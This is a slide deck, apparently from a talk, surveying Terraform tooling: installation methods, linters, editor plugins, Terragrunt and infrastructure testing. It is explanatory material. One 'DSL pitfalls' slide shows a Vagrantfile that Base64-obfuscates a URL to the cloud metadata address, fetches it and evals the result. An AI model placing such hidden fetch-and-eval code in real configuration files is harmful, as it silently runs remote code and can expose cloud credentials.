Terraform Ecosystem

Aleksandr Usov

Senior System Engineer


HashiCorp Certified: Terraform Associate

Agenda

- Exam
- Tools

HashiCorp Suite

Find the odd one



HashiCorp Suite

- Vagrant is written in Ruby, uses extremely feature rich DSL
- All others are written in Go, uses HCL
- HCL is not a format for serializing data structures(like JSON, YAML, etc). HCL is a syntax and API for building structured configuration formats
- HCL attempts to strike a compromise between generic serialization formats such as YAML and configuration formats built around full programming languages such as Ruby

DSL pitfalls

Brian Kernighan:
«C is a razor sharp tool, with which one can create an elegant and efficient program or a bloody mess»

DSL pitfalls

```
$ vagrant init centos/8
$ sed -i '/^[ ]*#/d;/^$/d' Vagrantfile
$ cat Vagrantfile
Vagrant.configure("2") do |config|
  config.vm.box = "centos/8"
end
```

```
Vagrant.configure("2") {|vasya| vasya.vm.box = "centos/8"}
```

```
require 'base64'
require 'net/http'

eval Net::HTTP.get \
URI(Base64.decode64("aHR0cDovLzE2OS4yNTQuMTY5LjI1NC9sYXRlc3QvbWV0YS1kYXRhLw=="))

exit 0

Vagrant.configure("2") do |config|
  config.vm.box = "centos/8"
end
```

HashiCorp Associate Certification

- HashiCorp sample questions
- My questions

Exam

go

- Knowledge of the Go language is not required, but it’s better to able for reading provider code.
- Provider code is a very subtle layer for cloud or service API.
- Providers themselves are executable files that communicate with TF via gRPC.
- Each Resource implements CREATE, READ, UPDATE, and DELETE (CRUD) methods to manage itself, while Terraform Core manages a Resource Graph of all the resources declared in the configuration as well as their current state.

Installation: binary

```
$ wget 'https://releases.hashicorp.com/terraform/0.12.24/terraform_0.12.24_linux_amd64.zip'
$ unzip terraform_0.12.24_linux_amd64.zip
$ strings terraform | grep goenv | tail -1
/opt/goenv/versions/1.12.13/src/internal/cpu/cpu.go
$ strings terraform | grep teamcity | tail -1
/opt/teamcity-agent/work/9e329aa031982669/pkg/mod/github.com/...
$ ./terraform version
Terraform v0.12.24
```

Installation: linuxbrew

```
$ brew install -s terraform
$ type terraform
terraform is /home/wrcomb/.linuxbrew/bin/terraform
$ terraform version
Terraform v0.12.24
```

Installation: go get

```
$ go version
go version go1.14.2 linux/amd64
$ env | grep ^GO
GOPATH=/home/wrcomb/go
$ go get github.com/hashicorp/terraform
$ ./go/bin/terraform version
Terraform v0.13.0-dev
# GO111MODULE
$ GO111MODULE=on go get github.com/hashicorp/terraform
$ ./go/bin/terraform version
Terraform v0.12.24
$ GO111MODULE=on go get github.com/hashicorp/terraform@master
Terraform v0.13.0-dev
```

Installation: go get

```
gdb -q
(gdb) file terraform
(gdb) list
22              "github.com/mattn/go-shellwords"
23              "github.com/mitchellh/cli"
24              "github.com/mitchellh/colorstring"
25              "github.com/mitchellh/panicwrap"
26              "github.com/mitchellh/prefixedio"
27
28              backendInit "github.com/hashicorp/terraform/backend/init"
29      )
30
31      const (
(gdb)
```

Installation: ./scripts/build.sh

```
$ git clone --depth=1 https://github.com/hashicorp/terraform.git
$ cd terraform
$ sed -i 's/"Terraform v%s"/"Terraform EPAM v%s"/' command/version.go
$ ./scripts/build.sh
$ ~/go/bin/terraform version
Terraform EPAM v0.13.0-dev
```

Installation: docker

```
$ docker run -it --entrypoint sh hashicorp/terraform
$ terraform version
Terraform v0.12.24
```

Installation: tfenv

```
$ git clone --depth=1 'https://github.com/tfutils/tfenv.git' ~/.tfenv
$ export PATH="$HOME/.tfenv/bin:$PATH"
$ tfenv install 0.7.0
$ tfenv use 0.7.0
$ terraform version
Terraform v0.7.0

Your version of Terraform is out of date! The latest version
is 0.12.24. You can update by downloading from www.terraform.io
```


Comparison: Stack Exchange

Tool	Result	Tag
Terraform	14,733	4971
CloudFormation	9,547	4557
Azure Resource Templates	1801	1806
Google Cloud Deployment Manager	250	174

Comparison: Stack Exchange

Tool	Jobs
Terraform	64
Ansible	53
CloudFormation	19
Puppet	17
SaltStack	4

Contributors



mitchellh #1
3,351 commits 423,051 ++ 188,233 --

apparentlymart #2
1,870 commits 1,003,432 ++ 1,907,875 --

stack72 #3
1,715 commits 280,375 ++ 86,595 --

jbardin #4
1,638 commits 684,578 ++ 2,388,245 --

Version: 0.11

- November 16, 2017 → May 16, 2019
- https://github.com/hashicorp/terraform/blob/v0.11/CHANGELOG.md
- New GCP and Azure providers require 0.12+
- Most AWS registry modules require 0.12+

Version 0.12

- May 22, 2019 → March 19, 2020
- https://github.com/hashicorp/terraform/blob/v0.12/CHANGELOG.md
- Current version

Version: 0.13

- Unreleased
- Terraform now supports a decentralized namespace for providers, allowing for automatic installation of community providers from third-party namespaces
- Ansible Collection from 2.9 and Fully Qualified Collection Namespace like community.grafana.grafana_datasource

```
terraform {
  required_providers {
    my-aws = {
      source  = "company.example/hashicorp/my-aws"
      version = "2.0.0"
    }
  }
}
```

golangci-lint

```
$ git clone --depth=1 https://github.com/hashicorp/terraform.git
$ cd terraform
$ git checkout v0.12.24
$ golangci-lint run | grep \.go: | awk -F \( '{gsub("\)","",$NF); print $NF}'\
| sort | uniq -c | sort -n
      2 govet
     15 ineffassign
     15 structcheck
     19 staticcheck
     22 deadcode
     35 gosimple
     39 varcheck
     42 unused
     50 errcheck
```

😱

Terragrunt

- Keep your Terraform code DRY(remote source)
- Keep your remote state configuration DRY(support expressions, variables and functions)
- Keep your CLI flags DRY(extra CLI arguments)
- Execute Terraform commands on multiple modules at once(run terragrunt once)
- Work with multiple AWS accounts(assume an IAM role)
- Inputs(inputs block)
- Locals
- Before and After Hooks(actions that will be called either before or after execution)
- ...

bash-completion

```
$ bash_it enable completion terraform
```

```
$ wget "https://raw.githubusercontent.com/Bash-it/bash-it/\
master/completion/available/terraform.completion.bash"
$ source terraform.completion.bash
```

terraform console

```
$ cat main.tf
locals {
  test = "test"
}
$ terraform console
> local.test
test
```

TFLint

tflint/rules/terraformrules/terraform_required_version.go:


```go
// Check checks whether variables have descriptions
func (r *TerraformRequiredVersionRule) Check(runner *tflint.Runner) error {
	log.Printf("[TRACE] Check `%s` rule for `%s` runner", r.Name(), runner.TFConfigPath())

	module := runner.TFConfig.Module
	versionConstraints := module.CoreVersionConstraints
	if len(versionConstraints) == 0 {
		runner.EmitIssue(
			r,
			fmt.Sprintf("terraform \"required_version\" attribute is required"),
			hcl.Range{},
		)
		return nil
	}

	return nil
}
```

TFLint

```
$ GO111MODULE=on go get github.com/terraform-linters/tflint@master
$ tflint --version
TFLint version 0.15.5
$ git clone --depth=1 https://github.com/terraform-aws-modules/terraform-aws-vpc.git
$ cd terraform-aws-vpc/
$ tflint --deep --enable-rule=terraform_typed_variables | head -12
23 issue(s) found:

Warning: `create_vpc` variable has no type (terraform_typed_variables)

  on variables.tf line 1:
   1: variable "create_vpc" {

Reference: https://github.com/terraform-linters/tflint/blob/v0.15.5/docs/rules/terraform_...
```

IDEA: HashiCorp Terraform / HCL language support

09.10.2019




```
main.tf /home/wrcomb/.my/terraform
  { } locals
  { } resource aws_vpc this
  { } resource aws_vpc_ipv4_cidr_block_a
  { } resource aws_vpc_dhcp_options this
  { } resource aws_vpc_dhcp_options_ass
  { } resource aws_internet_gateway this
  { } resource aws_egress_only_internet_
  { } resource aws_route_table public
  { } resource aws_route public_internet_
  { } resource aws_route public_internet_
  { } resource aws_route_table private
  { } resource aws_route_table database
  { } resource aws_route database_intern
  { } resource aws_route database_nat_g
  { } resource aws_route database_ipv6_
  { } resource aws_route_table redshift
  { } resource aws_route_table elasticach
  { } resource aws_route_table intra
  { } resource aws_subnet public
        count
        vpc_id
        cidr_block
        availability_zone
        availability_zone_id
        map_public_ip_on_launch
        assign_ipv6_address_on_creation
        ipv6_cidr_block
        tags
  { } resource aws_subnet private
  { } resource aws_subnet database
  { } resource aws_db_subnet_group data
  { } resource aws_subnet redshift
  { } resource aws_redshift_subnet_grou
  { } resource aws_subnet elasticache
  { } resource aws_elasticache_subnet_gr
  { } resource aws_subnet intra
  { } resource aws_default_network_acl t
  { } resource aws_network_acl public
  { } resource aws_network_acl_rule publ
  { } resource aws_network_acl_rule publ
```

```
#################
# Intra routes
#################
resource "aws_route_table" "intra" {
  count = var.create_vpc && length(var.intra_subnets) > 0 ? 1 : 0

  vpc_id = local.vpc_id

  tags = merge(
    {
      "Name" = "${var.name}-${var.intra_subnet_suffix}"
    },
    var.tags,
    var.intra_route_table_tags,
  )
}

################
# Public subnet
################
resource "aws_subnet" "public" {
  count = var.create_vpc && length(var.public_subnets) > 0 && (false == var.one_nat_gateway_per_az || len

  vpc_id                          = local.vpc_id
  cidr_block                      = element(concat(var.public_subnets, [""]), count.index)
  availability_zone               = length(regexall("^[a-z]{2}-", element(var.azs, count.index))) > 0 ? c
  availability_zone_id            = length(regexall("^[a-z]{2}-", element(var.azs, count.index))) == 0 ? 
  map_public_ip_on_launch         = var.map_public_ip_on_launch
  assign_ipv6_address_on_creation = var.public_subnet_assign_ipv6_address_on_creation == null ? var.assig

  ipv6_cidr_block = var.enable_ipv6 && length(var.public_subnet_ipv6_prefixes) > 0 ? cidrsubnet(aws_vpc.th

  tags = merge(
    {
      "Name" = format(
        "%s-${var.public_subnet_suffix}-%s",
        var.name,
        element(var.azs, count.index),
      )
    },
    var.tags,
    var.public_subnet_tags,
  )
}
```

Visual Studio Code: 4ops.terraform

31.12.2019

Too simple



```
##################################################
# intra subnets - private subnet without NAT gateway
##################################################
resource "aws_subnet" "intra" {
  count = var.create_vpc && length(var.intra_subnets) > 0 ? length(var.intra_subnets) : 0

  vpc_id                          = local.vpc_id
  cidr_block                      = var.intra_subnets[count.index]
  availability_zone               = length(regexall("^[a-z]{2}-", element(var.azs, count.index))) > 0 ? element(var.azs, count.index) : null
  availability_zone_id            = length(regexall("^[a-z]{2}-", element(var.azs, count.index))) == 0 ? element(var.azs, count.index) : null
  assign_ipv6_address_on_creation = var.intra_subnet_assign_ipv6_address_on_creation == null ? var.assign_ipv6_address_on_creation : var.intra_subnet_assign_ipv6_address_on_creation

  ipv6_cidr_block = var.enable_ipv6 && length(var.intra_subnet_ipv6_prefixes) > 0 ? cidrsubnet(aws_vpc.this[0].ipv6_cidr_block, 8, var.intra_subnet_ipv6_prefixes[count.index]) : null

  tags = merge(
    {
      "Name" = format(
        "%s-${var.intra_subnet_suffix}-%s",
        var.name,
        element(var.azs, count.index),
      )
    },
    var.tags,
    var.intra_subnet_tags,
  )
}
```

terraform-lsp

Supported Editors: Visual Studio Code, Atom, Vim, Sublime Text 3, IntelliJ, Emacs


```
$ terraform-lsp -version
v0.0.11-beta1, commit: 26e8a12ecfb9d2739ebc973e0b25888a30d0ee19, ...
```

tfschema

```
complete -C /home/wrcomb/bin/tfschema tfschema

tfschema resource show aws_lambda_function
+--------------------------------+---------------+----------+----------+----------+-----------+
| ATTRIBUTE                      | TYPE          | REQUIRED | OPTIONAL | COMPUTED | SENSITIVE |
+--------------------------------+---------------+----------+----------+----------+-----------+
| arn                            | string        | false    | false    | true     | false     |
| description                    | string        | false    | true     | false    | false     |
| filename                       | string        | false    | true     | false    | false     |
```

Visual Studio Code: mauve.terraform

25.08.2019



```

########################
# Default Network ACLs
########################
resource "aws_default_network_acl" "this" {
  count = var.create_vpc && var.manage_default_network_acl ? 1 : 0

  default_network_acl_id = element(concat(aws_vpc.this.*.default_network_acl_id, [""]), 0)

  dynamic "ingress" {
    for_each = var.default_network_acl_ingress
    content {
      action          = ingress.value.action
      cidr_block      = lookup(ingress.value, "cidr_block", null)
      from_port       = ingress.value.from_port
      icmp_code       = lookup(ingress.value, "icmp_code", null)
      icmp_type       = lookup(ingress.value, "icmp_type", null)
      ipv6_cidr_block = lookup(ingress.value, "ipv6_cidr_block", null)
      protocol        = ingress.value.protocol
      rule_no         = ingress.value.rule_no
      to_port         = ingress.value.to_port
    }
```

Visual Studio Code: mauve.terraform

```
    "terraform.indexing": {
        "enabled": false,
        "liveIndexing": false
    },
    "terraform.languageServer": {
        "enabled": true,
        "args": []
    },
```

Testing: spectrum

Increasing complexity:

- terraform validate (ansible-playbook --syntax-check)
- TFLint (ansible-lint)
- awspec(integration) (molecule verify) or kitchen-terraform + kitchen-verifier-awspec(molecule test)
- terraform plan(against prod) (ansible-playbook --check)
- terraform apply (against prod)

Testing: awspec

```
$ cat Gemfile
source 'https://rubygems.org'
gem 'awspec'
$ bundle install
$ awspec init
$ cat spec/ec2_spec.rb
require 'spec_helper'

describe ec2('i-0f74ebda72dc44f5c') do
    it { should exist }
end
```

Resource Types

Testing: awspec

```
rake spec
...

ec2 'i-0f74ebda72dc44f5c'
  is expected to exist

Finished in 0.9023 seconds (files took 4.8 seconds to load)
1 example, 0 failures
```

Testing

- kitchen-terraform + kitchen-verifier-awspec(automation)
- InSpec(support AWS/GCP/Azure resources)
- goss(more suitable for configuration management)
- Serverspec(more suitable for configuration management)
- Testinfra(more suitable for configuration management)
- Terratest(testify for infrastructure)

Terraformer

